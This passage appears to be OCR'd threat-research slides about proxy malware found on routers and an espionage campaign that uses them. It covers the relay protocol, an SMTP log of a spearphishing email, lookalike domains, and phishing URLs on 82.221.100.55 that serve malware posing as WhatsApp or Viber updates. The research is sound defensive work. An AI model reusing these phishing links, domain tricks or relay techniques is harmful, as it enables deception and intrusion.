  - IPs didn't match TOR exit nodes or any other known proxies




[illegible]


Proxy network built from embedded devices

How do I copy?



```
Local Address           Foreign Address         State       PID/Program name
0.0.0.0:ssh             0.0.0.0:*               LISTEN      591/dropbear
0.0.0.0:http            0.0.0.0:*               LISTEN      [illegible]/httpd
0.0.0.0:22945           0.0.0.0:*               LISTEN      812/tail-
```



DISCOVERS ADVANCED MALWARE ON ROUTERS
DOESN'T KNOW HOW TO COPY FILE
imgflip.com



```
  744 admin         0 SW<  [dwc_org]
  772 admin         0 SW   [illegible]k]
  812 admin      1384 S    /tmp/tail-
  874 admin      1292 R    ps
```

- Router runs stream-line Linux
- Uses busybox for basic command line utilities
- “tail-“ looks fishy
- Now, how to download it
  - ~~USB~~
  - ~~SCP~~
  - ~~FTP~~
  - ~~TFTP~~
  - ~~netcat~~
  - ~~echo –e~~
  - wget busybox w/ netcat

Router proxy malware



❶ Attacker sends blowfish encrypted command {25310, SOCKS5} to malware management port

❷ Router opens port 25310 and reports success


❸ Attacker connects to 25310 and sends blowfish encrypted configuration {"webdav.cloudme", 443, [RC4key]}

❹ Router connects to webdav.cloudme.com:443


❺ Attacker sends and receives RC4 encoded data to port 25310

❻ Router fowards decoded data to and from CloudMe


Attacker's infrastructure




Turning the tables



More infrastructure revealed




Email servers



```
........[redacted]...[redacted].220 relay[redacted] ESMTP Service ready
EHLO [redacted]
250-Requested mail action okay, completed
250-SIZE 20971520
250-ETRN
250-8BITMIME
250 OK
MAIL FROM:<secretariat_oil@[redacted]>
250 Requested mail action okay, completed
RCPT TO:<[redacted]>
250 Requested mail action okay, completed
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From: =?utf-8?B?c2VjcmV0YXJpYXRfb2ls[redacted]?= <secretariat_oil@[redacted]>
To: <[redacted]>
Subject: =?utf-8?B?Q29udHJhY3RfMTQ3NA==?=                    Contract_1474
Date: Fri, 24 Oct 2014 15:51:13 +0500
Message-ID: <70707393696556550.82833060711@376.35>
MIME-Version: 1.0
Content-Type: multipart/mixed;
.boundary="=_00_430948465969"

--=_00_430948465969
Content-Type: text/plain;
.charset="utf-8"
Content-Transfer-Encoding: base64
                                                              Best Regards,
QmVzdCBSZWdhcmRzLA0KTXIuIFJBRsSwRyBIQVNBTk9WDQoNCg==          Mr. RAFİG HASANOV

--=_00_430948465969
Content-Type: application/octet-stream;
.name==?utf-8?B?TVExNDc0LmRvYw==?=                             MQ1474.doc
Content-Transfer-Encoding: base64
Content-Description: =?utf-8?B?TVExNDc0LmRvYw==?=             MQ1474.doc
Content-Disposition: attachment;
.filename==?utf-8?B?TVExNDc0LmRvYw==?=                         MQ1474.doc
```

- Observed attacks uses SOCKS proxy to email servers they controlled
  - Used routers to hide their identify from service providers
- Domains and servers appear to be paid for with bitcoin
- Domains look legit to victims
  - haarmannsi.cz vs haarmannsi.com
  - sanygroup.co.uk vs sanygroup.com
  - ecolines.es vs ecolines.net

Mobile as a target



[WhatsApp]


WhatsApp Support November 21, 2014 at 6:45 AM

To: [redacted]@mre.gov.py

[WhatsApp]


Obten ahora WhatsApp para tu iPhone, Android, BlackBerry o Windows Phone: WhatsApp

More information.html



Phishing link


- http://82.221.100.xxx/page/index?id=target_identifier&type2=action_code
- 743: Serve malware disguised as WhatsApp updates
- 1024: Serve malware disguised as Viber updates
- other: Serve MMS phishing content.




http://bit.ly/1v7
Click to follow link

y o Windows Phone: WhatsApp

MMS phishing




Password: [   ] Get MMS



- We don’t have a sample of the actual MMS message
- Presumed message contained a link and a ‘password’
- Link from message takes victim to a simple password page
- The Logo is one of many mobile phone carriers
- We were only able to collect some of the carrier logos from the server before it was shutdown

Bitly statistics



nicolatesla53

9,999 Bitlinks

0 Bundles

Since Jul '14

Nov 21

BBC Homepage

82.221.100.55/page/index?id=1416581822979387382&type2=1024

Breaking news, sport, TV, radio and a whole lot more. The BBC informs, educates and entertains - wherever you are, whatever your age.

